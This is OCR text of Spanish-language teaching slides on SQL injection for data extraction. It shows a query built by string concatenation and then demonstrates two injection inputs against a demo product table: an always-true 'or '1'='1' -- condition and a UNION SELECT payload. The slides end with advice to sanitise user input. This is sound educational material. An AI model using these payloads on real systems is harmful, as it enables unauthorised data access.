
SQL Injection – Obtención de datos

1. Obtención de datos

Artículo: Enviar



Artículos
Artículo
Precio
Manguera
4
Escalera
20
Martillo
5
.
.
.
.
.
.
ElementoN
PrecioN

Select * from articulos where articulo =

‘ +ARTICULO+ ’

ARTICULO = “martillo”

Select * from articulos where articulo = ‘martillo’


Artículos
Artículo
Precio
Manguera
4
Escalera
20
Martillo
5
.
.
.
.
.
.
ElementoN
PrecioN

Artículo: Enviar

Artículo	Precio
Martillo	5

Select * from articulos where articulo =

‘ +ARTICULO+ ’

ARTICULO = “999” or ‘1’ = ‘1’ --”

Select * from articulos where articulo = ‘999’ or ‘1’ = ‘1’ --’


Artículos
Artículo
Precio
Manguera
4
Escalera
20
Martillo
5
.
.
.
.
.
.
ElementoN
PrecioN

Artículo: Enviar


Artículo	Precio
Manguera	4
Escalera	20
Martillo	5
Destornillador	2

Select * from articulos where articulo =

‘ +ARTICULO+ ’

ARTICULO = “999’ union select null, ‘hola’ from dual --”

Select * from articulos where articulo = ‘999’ union select null, ‘hola’ from dual --’


Artículos
Artículo
Precio
Manguera
4
Escalera
20
Martillo
5
ElementoN
PrecioN
Dual
-
hola

Artículo: Enviar

Artículo	Precio
	hola

¿Cómo evitar SQL Injection?

¡SANEAR SIEMPRE DATOS DE ENTRADA POR PARTE DEL USUARIO!